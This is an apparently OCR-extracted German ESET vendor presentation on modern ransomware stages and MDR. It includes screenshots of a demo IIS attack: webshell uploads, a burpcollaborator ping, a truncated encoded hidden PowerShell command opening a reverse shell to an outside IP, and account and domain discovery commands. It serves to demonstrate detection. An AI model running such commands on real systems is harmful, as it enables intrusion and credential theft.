

# Das Schicksal ist ein mieser Verräter!

Ransomware als Trüffelschwein der Cybersicherheits-Versäumnisse



Digital Security  
Progress. Protected.



# Michael Schröder

Manager of Security Business Strategy DACH  
ESET Deutschland GmbH

[michael.schroeder@eset.com](mailto:michael.schroeder@eset.com)




# Moderne Ransomware

Keine Bedrohung von gestern!






# Traditionelle Ransomware





# Traditionelle Ransomware










# Moderne Ransomware




## Adversary Gains a Foothold

RDP/RDS Login,  
Unpatched Service





# Moderne Ransomware



## Adversary Gains a Foothold

RDP/RDS Login,  
Unpatched Service




## Examines Network and Users

Living off the land



# Moderne Ransomware



## Adversary Gains a Foothold

RDP/RDS Login,  
Unpatched Service



## Examines Network and Users

Living off the land



## Downloads other utilities



# Moderne Ransomware




**Examines Network and Users**

Living off the land



**Downloads other utilities**



**Escalate Privileges  
/Steal Credentials**

Boothold




# Moderne Ransomware

Network and Users



Downloads other utilities



Escalate Privileges  
/Steal Credentials



Moves Across Network



# Moderne Ransomware





# Moderne Ransomware



Privileges  
Credentials




Moves Across Network



Find and Exfiltrate Files

Allows for Extortion



Deploy Encryption

Ransomware



# Moderne Ransomware



s Across Network



**Find and Exfiltrate Files**

Allows for Extortion



**Deploy Encryption**

Ransomware



**Demand Payment**



# Moderne Ransomware



## Adversary Gains a Foothold

RDP/RDS Login,  
Unpatched Service



## Examines Network and Users

Living off the land



## Downloads other utilities



## Escalate Privileges /Steal Credentials



## Moves Across Network



## Find and Exfiltrate Files

Allows for Extortion



## Deploy Encryption

Ransomware



## Demand Payment

# Extortionware



## Adversary Gains a Foothold

RDP/RDS Login,  
Unpatched Service



## Examines Network and Users

Living off the land



## Downloads other utilities



## Escalate Privileges /Steal Credentials



## Moves Across Network



## Find and Exfiltrate Files

Allows for Extortion



## Demand Payment



# „Spotting the Breach“

Warum MDR und KI ein GameChanger ist!





“

Qualität bedeutet, das Richtige zu tun,  
wenn keiner zuschaut!

Willy Meurer

File Actions Edit View Help

# BEGINNING IIS ATTACK

Boot Time: 4/19/2024 7:45 AM  
Machine Domain: DEMO  
Host Name: WEB-LOSA-01  
User Name: DEMO\administrator

OS Version: Windows Server 2022 v21H2 (20348.643)

**eset** SERVER SECURITY

Monitoring

Log files

Scan

Update

Setup

Tools

Help and support

Progress. Protected.

## Log files

Detections (0)

Time	S...	O..	Object	Detection	Action	User	Information	Hash	Firs...

☐ Filtering



Type here to search



7:49 AM  
4/19/2024





File Actions Edit View Help

# BEGINNING IIS ATTACK

## WEBSHELL PLACEMENT

### -DETECTED-

—— Uploading WebShells to victim 10.0.0.27 ——

(-) Uploading WebMembers1.aspx **error\_perm:** 550 Access is denied.

(-) Uploading WebMembers2.aspx **error\_perm:** 550 Access is denied.

(-) Uploading WebMembers3.aspx **error\_perm:** 550 Access is denied.

(-) Uploading WebMembers4.aspx **error\_perm:** 550 Access is denied.

(-) Uploading WebMembers5.aspx **error\_perm:** 550 Access is denied.

—— **s** webshells blocked ——

Press any key to continue.

### -CUSTOMIZED-

—— Uploading WebShell WebMembers.aspx to victim 10.0.0.27 ——

█

Boot Time: 4/19/2024 7:45 AM  
Machine Domain: DEMO  
Host Name: WEB-LOSA-01  
User Name: DEMO\administrator

OS Version: Windows Server 2022 v21H2 (20348.643)

**eset** SERVER SECURITY

Monitoring

Log files

Scan

Update

Setup

Tools

Help and support

Log files

Detections (5)

Time	S...	O..	Object	Detection	Action	User	Information	Hash	Firs...
4/19/2024...	R...	file	C:\inetpub\www...	PHP/Webshell.N...	cleane...	DEMO...	Event occur...	40DBDC0B...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	ASP/Webshell.E...	cleane...	DEMO...	Event occur...	D8A4B7E91...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	CFM/Webshell.A...	cleane...	DEMO...	Event occur...	F7B32703E...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	ASP/Webshell.N...	cleane...	DEMO...	Event occur...	AED35A4...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	ASP/Agent.NES ...	cleane...	DEMO...	Event occur...	8FDA50432...	4/19...

Progress. Protected.

☐ Filtering



Type here to search



7:50 AM  
4/19/2024



File Actions Edit View Help

# BEGINNING IIS ATTACK

## WEBSHELL PLACEMENT

### -DETECTED-

—— Uploading WebShells to victim 10.0.0.27 ——  
[-] Uploading WebMembers1.aspx **error\_page:** 550 Access is denied.  
[-] Uploading WebMembers2.aspx **error\_page:** 550 Access is denied.  
[-] Uploading WebMembers3.aspx **error\_page:** 550 Access is denied.  
[-] Uploading WebMembers4.aspx **error\_page:** 550 Access is denied.  
[-] Uploading WebMembers5.aspx **error\_page:** 550 Access is denied.

—— **5** webshells blocked ——  
Press any key to continue.

### -CUSTOMIZED-

—— Uploading WebShell WebMembers.aspx to victim 10.0.0.27 ——  
[+] Uploaded: ./ReqFiles/webShells/JamesCustom.aspx to WebMembers.aspx

—— Sending commands to WebShell for execution ——  
[+] send command> **ping rGZ3H2NdHil79WiMRjHbrjC4ZLSAVS.burpcollaborator.net -n 1**  
[+] send command> **powershell -nop -w hidden -enc JABhAGQAZABYAGUAcwBzAD0AJwAxADAAMwAuADcAOQAuADEANAAzAC4AMQAwADE ...**

—— Starting Powershell Reverse Shell and wating for connection ——  
listening on [any] 80 ...  
connect to [103.79.143.101] from WEB-LOSA-01.demo.lan [10.0.0.27] 49823  
Press any key to continue.

## INITIAL DISCOVERY

### -ACCOUNTS-

[+] send command> **whoami**

█

Boot Time: 4/19/2024 7:45 AM  
Machine Domain: DEMO  
Host Name: WEB-LOSA-01  
User Name: DEMO\administrator

OS Version: Windows Server 2022 x21H2 (20348.643)

**eset** SERVER SECURITY

Monitoring

Log files

Scan

Update

Setup

Tools

Help and support

### Log files

Detections (5)

Time	S...	O..	Object	Detection	Action	User	Information	Hash	Firs...
4/19/2024...	R...	file	C:\inetpub\www...	PHP/Webshell.N...	cleane...	DEMO...	Event occur...	40D8DC0B...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	ASP/Webshell.E...	cleane...	DEMO...	Event occur...	D8A4B7E91...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	CFM/Webshell.A...	cleane...	DEMO...	Event occur...	F7B32703E...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	ASP/Webshell.N...	cleane...	DEMO...	Event occur...	AEED35A4...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	ASP/Agent.NES ...	cleane...	DEMO...	Event occur...	8FDA50432...	4/19...

Progress. Protected.

☐ Filtering



Type here to search



7:50 AM  
4/19/2024



FileActionsEditViewHelp

Press any key to continue.

INITIAL DISCOVERY

-ACCOUNTS-

[+] send command> whoami

nt authority\system

[+] send command> net user

User accounts for \\

Administrator	DefaultAccount	Guest
LocalAdmin	WDAGUtilityAccount	

The command completed with one or more errors.

[+] send command> quser

USERNAME	SESSIONNAME	ID	STATE	IDLE TIME	LOGON TIME
administrator	console	1	Active	none	4/19/2024 7:46 AM

[+] send command> net group "domain admins" /domain

The request will be processed at a domain controller for domain demo.lan.

Group name	Domain Admins
Comment	Designated administrators of the domain

Members

Administrator	akadmin	CGAdmin
DDAdmin	EMAdmin	jbadmin
JJAdmin	JLAdmin	JRAdmin
MMAdmin	MSAdmin	RRAdmin
TDAdmin		

The command completed successfully.

Press any key to continue.

INITIAL DISCOVERY

-DOMAIN-

[+] send command> ipconfig /all

Boot Time:4/19/2024 7:45 AM

Machine Domain:DEMO

Host Name:WEB-LOSA-01

User Name:DEMO\administrator

OS Version:Windows Server 2022 v21H2 (20348.643)

esetSERVER SECURITY

Monitoring

Log files

Scan

Update

Setup

Tools

Help and support

Log files

Detections (5)

Time	S...	O..	Object	Detection	Action	User	Information	Hash	Firs...
4/19/2024...	R...	file	C:\inetpub\www...	PHP/Webshell.N...	cleane...	DEMO...	Event occur...	40D8DC0B...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	ASP/Webshell.E...	cleane...	DEMO...	Event occur...	D8A4B7E91...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	CFM/Webshell.A...	cleane...	DEMO...	Event occur...	F7B32703E...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	ASP/Webshell.N...	cleane...	DEMO...	Event occur...	AEED35A4...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	ASP/Agent.NES ...	cleane...	DEMO...	Event occur...	8FDA50432...	4/19...

Filtering

Progress. Protected.

Type here to search

7:51 AM4/19/2024

File Actions Edit View Help

# INITIAL DISCOVERY -DOMAIN-

[+] send command> ipconfig /all

Windows IP Configuration

Host Name . . . . . : WEB-LOSA-01  
Primary Dns Suffix . . . . . : demo.lan  
Node Type . . . . . : Hybrid  
IP Routing Enabled. . . . . : No  
WINS Proxy Enabled. . . . . : No  
DNS Suffix Search List. . . . . : demo.lan

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . : demo.lan  
Description . . . . . : Intel(R) 82574L Gigabit Network Connection  
Physical Address. . . . . : 00-50-56-B1-98-FE  
DHCP Enabled. . . . . : Yes  
Autoconfiguration Enabled . . . . : Yes  
Link-local IPv6 Address . . . . : fe80::80fe:e102:8137:d9ee%3(Preferred)  
IPv4 Address. . . . . : 10.0.0.27(Preferred)  
Subnet Mask . . . . . : 255.255.255.0  
Lease Obtained. . . . . : Friday, April 19, 2024 7:45:51 AM  
Lease Expires . . . . . : Saturday, April 27, 2024 7:45:51 AM  
Default Gateway . . . . . : 10.0.0.1  
DHCP Server . . . . . : 10.0.0.200  
DHCPv6 IAID . . . . . : 100683862  
DHCPv6 Client DUID. . . . . : 00-01-00-01-2D-B2-D8-A0-00-50-56-B1-98-FE  
DNS Servers . . . . . : 10.0.0.200  
NetBIOS over Tcpip. . . . . : Enabled

[+] send command> nslookup demo.lan

Server: SvrSandDC01.demo.lan  
Address: 10.0.0.200

Name: demo.lan  
Address: 10.0.0.200

Press any key to continue.

# CREATE NEW USER ATTEMPTS

[+] send command> net user asp.net abc123 .add

Boot Time: 4/19/2024 7:45 AM  
Machine Domain: DEMO  
Host Name: WEB-LOSA-01  
User Name: DEMO\administrator

OS Version: Windows Server 2022 v21H2 (22H2.643)

eset SERVER SECURITY

Monitoring

Log files

Scan

Update

Setup

Tools

Help and support

## Log files

Detections (5)

Time	S...	O..	Object	Detection	Action	User	Information	Hash	Firs...
4/19/2024...	R...	file	C:\inetpub\www...	PHP/Webshell.N...	clean...	DEMO...	Event occur...	40D8DC0B...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	ASP/Webshell.E...	clean...	DEMO...	Event occur...	D8A4B7E91...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	CFM/Webshell.A...	clean...	DEMO...	Event occur...	F7B32703E...	4/19...
